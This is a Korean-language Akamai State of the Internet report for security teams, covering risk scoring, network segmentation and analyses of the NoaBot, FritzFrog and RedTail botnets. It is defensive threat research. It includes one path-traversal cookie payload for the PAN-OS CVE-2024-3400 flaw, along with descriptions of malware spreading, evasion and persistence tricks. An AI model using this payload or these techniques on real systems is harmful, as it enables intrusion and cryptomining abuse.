SOTI

11권, 1호

2025년 보안팀 가이드

미래 방어를 강화하세요

Akamai

인터넷 보안 현황 보고서

Contents

보안팀 직원들을 위한 인터넷 보안 현황 보고서

평소의 인터넷 보안 현황(SOTI) 보고서가 아닙니다. 이 보고서와 이전 보고서 간의 몇 가지 근본적인 차이점이 있을 수 있습니다. 이번에는 불필요한 조건을 걷어내고 최전선에 있는 보안팀 직원들과 직접 소통했기 때문입니다.

Akamai의 여러 보안 리서치 팀을 모아 철저한 현장 테스트를 거친 지식을 공유했습니다. 연구자, 운영 전문가, 제품 아키텍트, 데이터 과학자, 인시던트 대응자 등 다양한 사이버 보안 전문가 그룹이 있습니다.

우리의 목표는 간단합니다. 2025년의 복잡한 디지털 전장에서 시스템을 보호하기 위한 현실적인 전략을 수립해야 합니다. 이 보고서는 매일 위협에 맞서 싸우고 있는 실제 사이버 보안 전문가들의 유용한 정보로 가득합니다. 지금 바로 사용할 수 있는 실용적인 인텔리전스를 제공하고 있습니다.

이 문서를 전체 보안 커뮤니티에 유용하게 사용하기 위해 심층적 방어 방법론을 확장한 심층 보안 프레임워크에 리서치 결과를 접목시켰습니다.

올해의 나머지 SOTI 보고서는 일반적인 형식으로 다시 돌아가게 됩니다. 하지만 이번 보고서는? **오로지 보안팀 직원들을 위한 것입니다.**

보안 심층 프레임워크

심층 보안은 2019년에 기존의 심층적 방어 모델에서 진화한 모델이며, 데이터 과학 및 애널리틱스를 이미 확립된 사이버 보안 관행에 통합합니다. 심층적 방어는 자산을 보호하기 위해 여러 보안 레이어를 구축하는 반면, 심층 보안은 애널리틱스를 통해 숨은 위협을 탐지하고 방어 효과를 평가함으로써 이 기반을 강화해 종종 공격이 완전히 실현되기 전에 잠재적 공격을 탐지하기도 합니다.

어떠한 보안 수단도 완벽할 수는 없다는 인식을 기반으로, 심층 보안은 중첩된 여러 방어 레이어를 통해 기업을 보호합니다. 이 전략은 물리적 보안(잠금 장치, 감시), 네트워크 아키텍처(방화벽, 침입 탐지), 엔드포인트 보호(바이러스 백신, 암호화), 접속 제어 및 호스트 보안(멀티팩터 인증, 역할 기반 권한), 데이터 보호 및 리스크 관리(암호화, 백업), 관리 조치(보안 정책, 직원 교육) 등을 포함합니다.

우리는 이 프레임워크를 사용해 이 보고서의 리서치를 체계화하고 보안팀 직원들이 매일 직면하는 문제를 해결했습니다. 이 SOTI는 다음과 같은 보안 요소에 대해 심도 있게 다룹니다.

리스크 관리는 위협을 체계적으로 식별, 평가 및 방어하고, 발생 가능성과 영향에 따라 대응 우선순위를 정해 기업의 취약점을 줄입니다.

네트워크 아키텍처는 방화벽, 세그멘테이션, 접속 제어를 통해 계층형 보안을 구축해 방어선을 만들고 유출 가능성을 차단합니다.

호스트 보안은 시스템 업데이트, 바이러스 백신, 방화벽 및 접속 제어를 통해 개별 디바이스를 보호하고 엔드포인트에서 무단 접속 및 멀웨어를 방지합니다.

리스크 관리

우리는 사이버 보안 위협과 그에 따른 리스크가 어떻게 변화하고 있는지 추적해 왔습니다. 인터넷 트래픽을 면밀하게 모니터링하고 특수 탐지 시스템을 설정함으로써 위협 환경이 어떻게 진화하고 있는지에 대해 많은 것을 알게 되었습니다. 우리는 나중에 세그멘테이션 제품에 구축된 내부 리스크 평가 프로세스를 만드는 것과 같은 프로젝트를 통해 더 많은 것을 배웠습니다.

2024년에는 훔친 비밀번호를 사용하는 NoaBot과 같은 기본적인 봇넷부터 새로운 소프트웨어 취약점을 악용하는 RedTail과 같은 복잡한 해킹 그룹에 이르기까지 모든 것을 확인했습니다. 사이버 위협 환경은 점점 더 다양하고 정교해지고 있어 방어가 점점 더 어려워지는 상황입니다. 심층 보안 프레임워크의 리스크 관리 섹션에서는 리스크 점수 책정과 멀웨어의 변신에 대한 리서치를 제시할 것입니다.

리서치 연구

리스크 점수 산정

리스크 점수 산정은 오랫동안 보안 전문가들 사이에서 논란의 대상이 되어왔습니다. 이 개념이 유용하다는 데는 널리 동의하지만, 실제로 실행하는 것은 매우 어렵습니다. 리스크 등록은 기업마다 고유하므로 일반화하거나 다른 곳에서 복제하는 것은 거의 불가능합니다.

리스크 등록 생성의 과제

우리는 올해 Akamai에서 네트워크 보안 점수 모듈을 만드는 어려운 과제를 진행하면서 꽤 많은 것을 배웠습니다. 궁극적으로, 영향력 극대화와 리소스 최소화는 효과적인 리스크 점수 산정 방법론에 매우 중요한 역할을 한다는 사실을 알게 되었습니다. 이는 단순한 작업이 아닙니다. 여기에는 다음을 포함한 몇 가지 핵심 요소가 포함됩니다.

- **리스크 정의.** 머신 또는 애플리케이션과 관련된 리스크는 어떻게 정의하나요? 인터넷에 공개되어 있나요? 패치가 적용되었나요? 어떤 포트가 열려 있나요? 몇 대의 머신에서 접속할 수 있나요?
- **앱의 중요성 결정.** 애플리케이션의 상대적 중요성을 어떻게 결정하나요? 중요한 애플리케이션인가요? 연결이 많아서 추가 리스크가 발생하나요?
- **방어 조치 적용.** 이러한 리스크를 방어하기 위해 필요한 조치는 무엇인가요? 세그멘테이션으로 무엇을 달성할 수 있으며 그것이 가져올 영향은 무엇일까요?
- **복잡성 평가.** 이러한 영향을 얻기 위한 과정은 얼마나 복잡한가요?

사이버 보안 프로그램의 규모와 정교함에 따라 기업에 적합한 다음 단계를 수행할 수 있습니다. 그리고 이러한 과제를 해결하기 위해 이러한 질문에 답할 수 있게 되자, 영향, 중요도, 필요한 노력 또는 이들의 조합에 따라 우선순위가 지정된 작업 목록이 포함된 툴을 구축했습니다.

외부 및 내부 리스크 정량화

보안 점수의 목적은 외부에서 네트워크를 침투하는 공격자가 일으킬 수 있는 리스크를 정량화하는 것입니다. 예를 들어, 우리는 외부에 노출된 자산의 감염 가능성과 내부 자산의 측면 이동 가능성에 기반해 리스크를 계산합니다. 엔드포인트의 보안 점수는 네트워크의 크기에 따라 조정된 성공적인 공격 기법의 예상 수로 볼 수 있습니다.

엔드포인트의 계산된 외부 노출은 각 수신 서비스가 인터넷에 노출되는 정도에 따라 달라집니다. 이는 노출 범위(무제한인지 또는 특정 범위/도메인에 극한되는지 여부) 및 서비스 또는 프로토콜의 잠재적 악용 가능성을 고려해 결정됩니다. 서비스의 악용 가능성은 공격자들 사이에서의 인기도에 따라 달라집니다. 이는 사이버 보안 및 인프라 보안 기관의 발행물 또는 다크 웹의 악용 시장을 통해 알 수 있으며, 특정 서버에 설치된 버전에 특정한 취약점의 심각도에 따라 달라질 수 있습니다.

엔드포인트의 계산된 내부 노출은 다른 내부 엔드포인트에 대한 개별 수신 서비스의 노출 수준에 따라 달라집니다. 이는 네트워크 정책, 각 엔드포인트와 관련된 외부 리스크, 서비스 또는 프로토콜의 잠재적 악용 가능성을 고려해 결정됩니다.

완화 조치 선택 방법

모든 엔드포인트에 대해 Akamai는 다른 엔드포인트(내부 애플리케이션, 서브넷 등)가 최종 점수에 미치는 추가적인 영향을 배제하고, 필요할 경우 해당 엔드포인트가 다른 엔드포인트에 노출되는 범위를 제한하는 특정 세그멘테이션 룰을 추가하도록 권장합니다. 예를 들어, 특정 서비스의 영향을 격리하고, 실시간 데이터를 기반으로 해당 서비스의 노출도를 제한하는 방안을 적용할 수 있습니다. 해당 서비스에 대한 취약점이 확인되면 이 권장 사항을 통해 리스크를 줄이고 패치 사이에 발생할 수 있는 다운타임을 피할 수 있습니다.

확장 및 평가

주요 보안 위협 중 하나는 기업의 인터넷 기반 서버 및 서비스입니다. 공격자는 표적으로 삼은 기업을 직접 감염시키기 위해 이 경로를 이용합니다. 보안 점수를 설계하면서, 우리는 인터넷 노출이 거의 없는 네트워크 및/또는 서버와 너무 많이 노출된 서버를 구별하고 싶었습니다. 이를 위해 서버 당 인터넷에 노출된 서비스 수의 분포를 분석했습니다(그림 1).




그림 1: 점수 산정 공식을 구성하는 데 사용된 인터넷 노출 통계

인터넷 트래픽을 허용하는 소규모 서버 하위 집합(전체 서버의 3%)에서 대부분은 하나의 서비스만 노출하고 있으며, 여기서 서비스는 고유한 프로세스이거나 Windows 서비스 이름입니다. 이 하위 집합 중 극히 일부(모든 서버의 0.22%)만 인터넷에 4개 이상의 서비스를 노출하고 있으며, 이들과 네트워크를 적절히 세그멘테이션하지 않으면 이러한 서버가 높은 리스크의 공격 기법 통로로 이용될 수 있습니다. 네트워크의 또 다른 중요한 보안 속성은 내부 노출입니다. 즉, 인터넷 접속과 관계없이 네트워크 내의 나머지 서버에서 한 서버의 서비스에 대한 접근할 수 있다는 것입니다.

실제 네트워크에서 이러한 노출을 분석해보면 대부분의 서비스(80% 이상)가 네트워크의 아주 작은 부분(1/10000 미만)과 연결된다는 것을 알 수 있습니다. 이는 리서치 전반에서 노출 비율이라고 합니다(그림 2). 네트워크의 상당 부분(10% 이상)에 의해 접근될 수 있는 서버는 전체 서버의 극히 일부(0.1%)에 불과해야 합니다. 이러한 인프라 서버는 기업의 보안에 영향을 미칠 가능성이 있으므로 특별한 주의를 기울여 보호해야 합니다.




그림 2: 노출 비율 분석

최종 분석 결과, 네트워크의 보안 점수와 서버의 보안 정책 설정 진행 상태 간의 관계를 살펴보았습니다. 먼저, 네트워크의 배포가 안정적일 때(네트워크 크기나 보호 에이전트 수에 큰 변화가 없을 때) 다양한 시점에서 서로 다른 네트워크에 대한 평균 보안 점수를 계산했습니다. 그런 다음 세그멘테이션 템플릿이 적용된 서버의 비율을 계산했습니다. 대부분의 네트워크에서 더 많은 세그멘테이션 룰을 설정하면 보안이 개선됩니다(그림 3). 이를 통해 보안 점수와 보안 운영을 안내하는 잠재력에 대한 확신이 강화됩니다.




그림 3: 보호된 서버의 비율에 따른 실제 네트워크의 보안 점수(고객 환경별로 다른 색상 표기)

보안 실무자들은 네트워크 정책을 수립할 때 종종 기존 정책의 효과에 대한 피드백과 향후 개선을 위한 권장 사항이 필요합니다. 이를 통해 네트워크에 대한 사용자 행동 애널리틱스와 비슷하게 증거 기반의 리스크 평가가 이루어집니다. 이 피드백을 얻는 한 가지 방법은 고도로 세분화된 정책을 지원하는 마이크로세그멘테이션과 같은 방법을 사용하는 것입니다. 그러면 각 네트워크 애플리케이션에 대한 주요 리스크 요소를 해결하는 우선순위 권장 사항을 생성할 수 있습니다.

리서치 연구

멀웨어의 변신

사이버 보안은 점점 더 어려워지고 있습니다. 이제는 아마추어도 쉽게 사이버 공격을 수행할 수 있게 되었고, 전문 해킹 그룹들은 더욱 숙련되어 가고 있습니다. 인공지능의 발전으로 인해 공격자들이 더욱 사용하기 쉬운 툴을 손에 넣게 되면서 상황은 악화되고 있습니다. 즉, 기업들은 그 어느 때보다 예측 불가능하고 위험한 디지털 위협 환경에 직면하게 되었습니다.

주요 공격 표적이 된 개방형 서비스

공격자들이 네트워크 유출을 위해 제로데이 공격 및 표적 공격을 사용하는 반면, 봇넷은 대규모 감염을 위한 훨씬 쉬운 옵션을 제공합니다. **인터넷에는 측면 이동 및 로그인에 적합한 개방형 포트를 사용하는 수많은 서버가 있으며, 이들 중 다수는 크리덴셜 스터핑을 통해 찾을 수 있는 예측 가능한 인증정보도 가지고 있습니다.** Akamai는 2024년에 NoaBot(Mirai 변형)과 FritzFrog 및 RedTail 봇넷의 새로운 버전 등 여러 봇넷을 보고했습니다.

그림 4는 인터넷에 노출된 보안 소켓 셸(SSH) 서버에 대한 Shodan 쿼리를 보여주며, 이러한 공격의 피해자가 될 가능성이 있는 수백만 대의 서버를 탐지한 결과를 보여줍니다.

총 결과

22,472,219

주요 국가

미국	6,241,486
독일	2,084,734
중국	1,987,890
브라질	1,227,285
아르헨티나	899,565




그림 4: 2025년 초 현재 SSH를 탑재한 2000만대 이상의 서버가 인터넷에 개방되어 있습니다(출처: Shodan.io)

이는 지속적인 위협이기 때문에, 가장 표적이 많이 되고 있는 공통 포트와 서비스가 무엇인지 파악하고자 했습니다. 그래서 2025년에 네트워크 관리자를 위한 우선순위를 결정하기 위해 허니팟을 사용했습니다. 그림 5는 2024년에 허니팟에서 가장 일반적인 개방형 포트에서 발생한 인시던트 트렌드를 보여줍니다.

시간 경과에 따른 프로토콜별 인시던트 트렌드(월별)




그림 5: 2024년 각 공통 개방형 포트/프로토콜별 인시던트 트렌드

2024년에는 서버 메시지 블록(SMB), 원격 데스크톱 프로토콜(RDP) 및 SSH에 대한 공격이 가장 흔하게 발생한 것을 볼 수 있습니다. 이는 측면 이동(SMB 및 EternalBlue의 경우 1일)을 위한 가장 쉬운 프로토콜이기 때문에 전혀 놀라운 일이 아닙니다. 해당 포트에 대한 실제 공격 분포가 그림 6에 나와 있습니다.

허니팟 인시던트 프로토콜 분포




그림 6: 다양한 프로토콜에 걸쳐 탐지된 공격 분포

봇넷에 대한 자세한 정보

봇넷을 통해 사이버 범죄자들은 크리덴셜 스터핑 캠페인을 자동화할 수 있습니다. 공격자는 봇넷이 다크 웹에서 구입한 인증정보를 사용해 로그인 또는 계정 페이지에 대해 지속적으로 핑을 시도하게 함으로써 매우 적은 노력으로 시간당 수십만 건의 사기 시도를 할 수 있습니다. **자세히 알아보세요.**

봇넷 제품군

NoaBot(Mirai의 변종), FritzFrog(Golang 기반), RedTail(크립토마이너) 등과 같은 봇넷을 분석하면 사이버 위협이 어떻게 진화하고 있는지에 대한 중요한 인사이트를 얻을 수 있습니다. FritzFrog의 첨단 기능(파일리스 멀웨어, 피어 투 피어 아키텍처 및 내부 네트워크 표적)은 점점 더 정교해지고 있습니다. 이 분석은 보안 팀들이 봇넷 공격에 대응하는 방어 체계를 개선해 연간 최대 1160억 달러의 글로벌 경제 손실을 줄일 수 있도록 도와줍니다.

NoaBot

NoaBot 봇넷은 스캐너 모듈과 공격자 모듈, 프로세스 이름 숨기기 등 오리지널 Mirai 봇넷의 기능을 대부분 가지고 있지만, 많은 면에서 원래 기법과 차이가 납니다. **가장 주목할 점은, 이 멀웨어의 스프레더는 최초 Mirai 구축에서와 같이 Telnet이 아닌 SSH를 기반으로 한다는 것입니다.** 또한 스터핑 공격에 여러 인증정보 목록을 사용할 수 있으며, 많은 사후 유출 모듈을 배포합니다.

또한 일반적으로 GCC로 컴파일되는 Mirai와는 달리 NoaBot은 uClibc로 컴파일됩니다. 이 컴파일은 바이러스 백신 엔진이 멀웨어를 탐지하는 방식을 변경하는 것으로 보입니다. 다른 Mirai 변종은 일반적으로 Mirai 시그니처로 탐지되는 반면, NoaBot의 안티바이러스 시그니처는 SSH 스캐너 또는 일반 트로이 목마로 탐지됩니다.

이 멀웨어는 또한 정적으로 컴파일되고 기호가 제거된 상태로 제공됩니다. 비표준 컴파일이라는 점과 이러한 특징으로 인해 멀웨어의 리버스 엔지니어링이 훨씬 더 어려워졌습니다.

또한 최신 봇넷 샘플은 문자열을 일반 텍스트로 저장하지 않고 난독화했습니다. 이로 인해 바이너리에서 세부 정보를 추출하거나 디스어셈블리의 일부를 탐색하기가 더 어려워졌지만 인코딩 자체는 정교하지 않고 리버스 엔지니어링이 간단했습니다.

마지막으로 NoaBot을 지원하는 동일한 명령 및 제어(C2) 서버가 Rust에 작성된 피어 투 피어 자가 복제 웜인 P2PInfect이라는 다른 봇넷에도 적용된다는 것을 확인했습니다. P2PInfect는 2023년 7월에 처음 발견되었지만, NoaBot의 활동은 2023년 1월부터 발견되었으므로 P2PInfect보다 약 6개월 앞선 것으로 보입니다(그림 7).




그림 7: 시간 경과에 따른 NoaBot 활동

두 변종의 기술적 유사성으로 인해, 우리는 같은 공격자가 두 변종 모두와 관련이 있다고 생각합니다. 즉, 이들이 직접 멀웨어 개발을 시도했거나 두 봇넷이 서로 다른 목적으로 사용되었을 수 있습니다.

FritzFrog

FritzFrog는 AMD 및 ARM 기반 머신 모두를 지원하도록 컴파일된 정교한 Golang 기반의 피어 투 피어 봇넷입니다. 우리는 2020년에 이 악성코드를 처음 발견하고 보고했지만 이 멀웨어는 활발하게 유지 관리되고 있으며 수년에 걸쳐 기능을 추가하고 개선하면서 진화해 왔습니다.

최근 Log4Shell 악용이 FritzFrog Arsenal(2024년에 탐지됨)에 추가되었습니다. 이 공격 기법은 기존의 감염 방식(예: SSH 무차별 대입)에서 더욱 진화한 형태입니다. Log4Shell 취약점은 2021년 12월에 처음 탐지되었으며, 수개월 동안 업계 전반에 걸친 대대적인 패치 작업이 진행되었습니다. 2년이 지난 지금까지도 많은 인터넷 기반 애플리케이션이 이 악용에 여전히 취약합니다(그림 8).




그림 8: FritzFrog Log4Shell 악용 흐름

취약한 인터넷 기반 자산은 심각한 문제지만, FritzFrog는 내부 호스트와 같은 추가적인 종류의 자산을 리스크에 노출시킵니다. 이 취약점을 처음 발견했을 때 감염의 중대한 리스크 때문에 인터넷 기반 애플리케이션이 제일 먼저 패치 대상이 되었습니다. **악용 가능성이 낮을 것 같은 내부 머신은 종종 무시되거나 패치되지 않은 상태로 남아 FritzFrog의 표적이 되었습니다. 확산 루틴의 일부로 멀웨어는 내부 네트워크의 모든 호스트에 연결을 시도합니다.**

새로운 변종들은 피해자 탐색 능력에서도 향상이 이루어졌습니다. 인터넷 IP 주소를 랜덤화하고 이를 유출하려는 것 외에도, 이 멀웨어는 피해자들의 인증 관련 로그와 설정을 분석해 새로운 SSH 대상들을 찾아내고 있습니다. 이러한 대상에는 인증 로그 파일, authorized_hosts 파일, bash 역사 등이 포함됩니다.

그들은 또한 멀웨어에 1일 동안 권한 에스컬레이션을 구축했습니다(CVE-2021-4034). Linux 구성요소인 polkit의 이 취약점은 Qualys가 2022년에 공개했으며 이를 실행 중인 모든 Linux 머신에서 권한 에스컬레이션을 허용할 수 있습니다. **polkit는 대부분의 Linux 배포판에 기본적으로 설치되므로 패치되지 않은 많은 머신이 여전히 이 CVE에 취약합니다.**

RedTail

2024년 초에 처음 보고된 RedTail 크립토마이닝 멀웨어의 배후에 있는 공격자들은 최근에 Palo Alto PAN-OS CVE-2024-3400 취약점을 툴킷에 통합했습니다.

이 크립토마이너는 2023년 12월 CSA(Cyber Security Associates)에 의해 처음 발견되었으며, ".redtail"이라는 파일 이름 때문에 RedTail이라는 이름이 붙었습니다. CSA는 2024년 1월에 분석 보고서를 발표했습니다.

CSA는 이 봇넷이 Log4Shell 악용 기법을 통해 전파된다는 사실을 보고했지만, Akamai 센서는 이 봇넷이 다양한 취약점을 이용하고 있다는 사실을 포착했습니다. 초기 분석은 임의 파일 생성 취약점인 CVE-2024-3400에 대한 것이었습니다. 구체적으로, SESSID 쿠키에 특정 값을 설정하면 PAN-OS가 이 값의 이름을 딴 파일을 생성하도록 조작됩니다. 공격자는 이를 경로 탐색 기법과 결합해, 파일 이름과 파일이 저장된 디렉터리를 모두 제어할 수 있습니다.

```
Cookie: SESSID=/../../../var/appweb/sslvpndocs/global-protect/portal/images/poc.txt
```

감염 후 봇넷은 XMRig 크립토마이너의 사용자 지정 변종을 다운로드합니다. 공개적으로 사용할 수 있는 툴로 마이너를 생성하는 대신 RedTail을 이용하는 공격자들은 소스 코드를 수정하고 직접 마이너를 컴파일한 것으로 보입니다. 그 이유는 즉각적인 탐지를 피하기 위해 마이닝 설정이 운영 보안 강화를 위해 암호화된 형식으로 페이로드에 직접 내장되어 있었기 때문에 이는 명백합니다.

또한 이 멀웨어는 첨단 회피 및 지속 기법을 사용합니다. 프로세스를 디버깅해 분석을 방해할 목적으로 스스로 여러 번 포크하고, 발견한 모든 GNU 디버거(GDB) 인스턴스를 강제 중지합니다. 이 멀웨어는 또한 지속성 유지를 위해 크론 작업을 추가하기 때문에 시스템 재부팅 후에도 살아남습니다.

우리는 이 공격자가 PAN-OS CVE 외에도, 2024년 초에 공개된 Ivanti Connect Secure SSL-VPN CVE-2023-46805 및 CVE-2024-21887 등 추가적인 CVE를 표적으로 삼는 것을 확인했습니다. 공격자가 악용하는 추가 취약점은 다음과 같습니다.

- TP-Link 라우터(CVE-2023-1389)
- VMWare Workspace ONE 접속 및 ID 관리자 (CVE-2022-22954)
- ThinkPHP 원격 코드 실행(CVE-2018-20062)
- pearcmd를 통한 ThinkPHP 파일 인클루전 및 원격 코드 실행(2022년 공개)

과거의 유물

